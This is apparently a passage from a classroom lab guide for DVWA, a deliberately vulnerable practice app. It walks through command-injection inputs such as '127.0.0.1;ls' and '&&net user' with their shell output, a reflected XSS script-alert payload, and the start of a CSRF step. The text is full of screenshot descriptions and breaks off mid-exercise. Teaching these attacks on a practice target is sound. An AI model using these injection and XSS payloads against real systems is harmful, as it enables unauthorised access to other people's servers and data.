
as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application using basic exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation as the medium or low difficulty CTF competitions.
4. Impossible - This level should be **secure against all** attacks. Prior to DVWA v1.9, this level was known as 'high'.

**PHPIDS**: PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. It works by filtering any user supplied input against a blacklist of potentially malicious code. You can enable PHPIDS across the site for the duration of your session. PHPIDS is currently: **disabled**. [Enable PHPIDS]

Set as LOW and click Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various exploit categories like Brute Force, Command Injection, CSRF, etc. The 'Command Injection' option is currently selected. The main content area is titled 'DVWA Security' and contains a 'Security Level' section. It says the current level is 'impossible'. A dropdown menu allows selecting 'Low', which is chosen. A 'Submit' button is present. Below this is a 'PHPIDS' section, which is currently disabled. It includes links for enabling PHPIDS and viewing logs.

Enter IP address.

The screenshot shows the DVWA Vulnerability: Command Injection page. The sidebar menu is identical to the previous screenshot. The main content area is titled 'Vulnerability: Command' and contains a 'Ping a device' section. It asks for an IP address, which is left empty. A 'Submit' button is present. Below this is a terminal-like window showing ping statistics between the local host (127.0.0.1) and another host (127.0.0.0). The output shows four packets transmitted, all received, with a 0% packet loss and a round-trip time of 3057ms. At the bottom, there's a 'More Information' section with several links related to command injection.

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The 'Command Injection' option is highlighted. Below the sidebar, the user is logged in as 'admin' with a 'Security Level: low'. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' form. The 'Enter an IP address:' field contains '127.0.0.1;ls'. When the 'Submit' button is clicked, the output shows the results of the ping command followed by the directory listing from the shell:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help.
index.php
source
```

Below the command output, there is a 'More Information' section with links to external resources:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

At the bottom right of the main content area are 'View Source' and 'View Help' buttons.

127.0.0.1;ls ../

The screenshot shows the DVWA Command Injection page on a Kali Linux host. The browser tab indicates the site is running on 'Kali-Linux-2022.2-vmware...'. The main content area is identical to the previous screenshot, showing the 'Ping a device' form with the input '127.0.0.1;ls ../'. The output shows the results of the ping command followed by the directory listing from the shell:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
help.
index.php
source
captcha
csp
csrf
exec
file
javascript
sqli
sql_injection
view_source.php
view_source_all.php
weak_id
xss_1
xss_2
xss_3
xss_4
xss_5
```

Below the command output, there is a 'More Information' section with links to external resources:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

```
;cat ../view_source.php
```

The screenshot shows the DVWA Command Injection interface. On the left sidebar, under the 'Brute Force' section, 'Command Injection' is highlighted. In the main content area, the title 'Vulnerability: Command Injection' is displayed above a form titled 'Ping a device'. The input field contains the command `127.0.0.1;cat ../view_source.php`. Below the input field, the terminal output shows the results of the ping command, including packet details and statistics. Red text highlights the exploit code and the resulting source code output.

```

DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1;cat ../view_source.php Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js

" . highlight_string( $js_source, true ) . "
}

$page[ 'body' ] .= "
{$vuln} Source

vulnerabilities/{$id}/source/{$security}.php

```

Use &&net user

The screenshot shows the DVWA Command Injection interface. The 'Brute Force' sidebar shows 'Command Injection' is selected. The main content area has a title 'Ping a device' and an input field containing `127.0.0.1&&net user`. The terminal output displays the results of the ping command, including packet details and statistics. Red text highlights the exploit command and the resulting user list output.

```

Ping a device
Enter an IP address: 127.0.0.1&&net user Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
List users

net [] user DELETE [misc. options] [targets]
Delete specified user

net [] user INFO [misc. options] [targets]
List the domain groups of the specified user


net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
Add specified user

net [] user RENAME [targets]
Rename specified user

Valid methods: (auto-detected if not specified)
ads Active Directory (LDAP/Kerberos)

```


## Use &amp;net user



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "Vulnerability: Command Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and VCS / Etcd4. The main content area has a heading "Ping a device". Below it, there's a text input field containing "127.0.0.1&net user" and a "Submit" button. The output area displays several lines of command-line output in red text:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3052ms  
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms  
  
net [] user [misc. options] [targets]  
    List users  
  
net [] user DELETE [misc. options] [targets]  
    Delete specified user  
  
net [] user INFO [misc. options] [targets]  
    List the domain groups of the specified user
```


Open command prompt in the windows system and use the command ping 0.0.0.0&net user



The screenshot shows a Windows Command Prompt window. The title bar says "Command Prompt". The command entered is "ping 0.0.0.0&net user". The output shows several failed ping attempts to the loopback address:

```
C:\Users\student>ping 0.0.0.0&net user  
  
Pinging 0.0.0.0 with 32 bytes of data:  
PING: transmit failed. General failure.  
  
Ping statistics for 0.0.0.0:  
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),  
  
C:\Users\student>
```

Now use the command ping 0.0.0.0&net user – replace & with &&



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window displays the following text:

```
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ
-----
Administrator          DefaultAccount          Guest
student                WDAGUtilityAccount
The command completed successfully.
```

**XSS Attack****Click XSS Reflection**

The screenshot shows a browser window with the URL `127.0.0.1/DVWA/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various security test categories. The "XSS (Reflected)" option is highlighted with a green background. The main content area contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, there's a "More Information" section with a bulleted list of links related to XSS attacks.

Enter any name in the text box and click submit.

The screenshot shows the same DVWA page after a submission. The text input field now contains "Hello World". The "More Information" section at the bottom of the page lists several external resources about XSS attacks.

It displays as



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello Hello World

### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**

Now instead of any text let's try some script text.



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Hello World')</s> Submit

### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)


Ex: <script>alert('Hello World')</script>

It displays an alert as shown below

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.

The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the placeholder "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red text. A modal dialog box is overlaid on the page, containing the text "⊕ 127.0.0.1" and "Hello World" on the left, and a blue "OK" button on the right.

Click Ok




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar displays the DVWA logo. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), and XSS (Stored). The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form field labeled "What's your name?" with a value of "Hello" and a "Submit" button. Below the form, there is a section titled "More Information" with a bulleted list of links:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

---

**CSRF ATTACK**

---



Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials


### Vulnerabilities/CSRF

Username  
admin

Password  
\*\*\*\*\*

Login

try with pablo



Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials

### Vulnerabilities/CSRF


Valid password for 'pablo'

Username  
admin

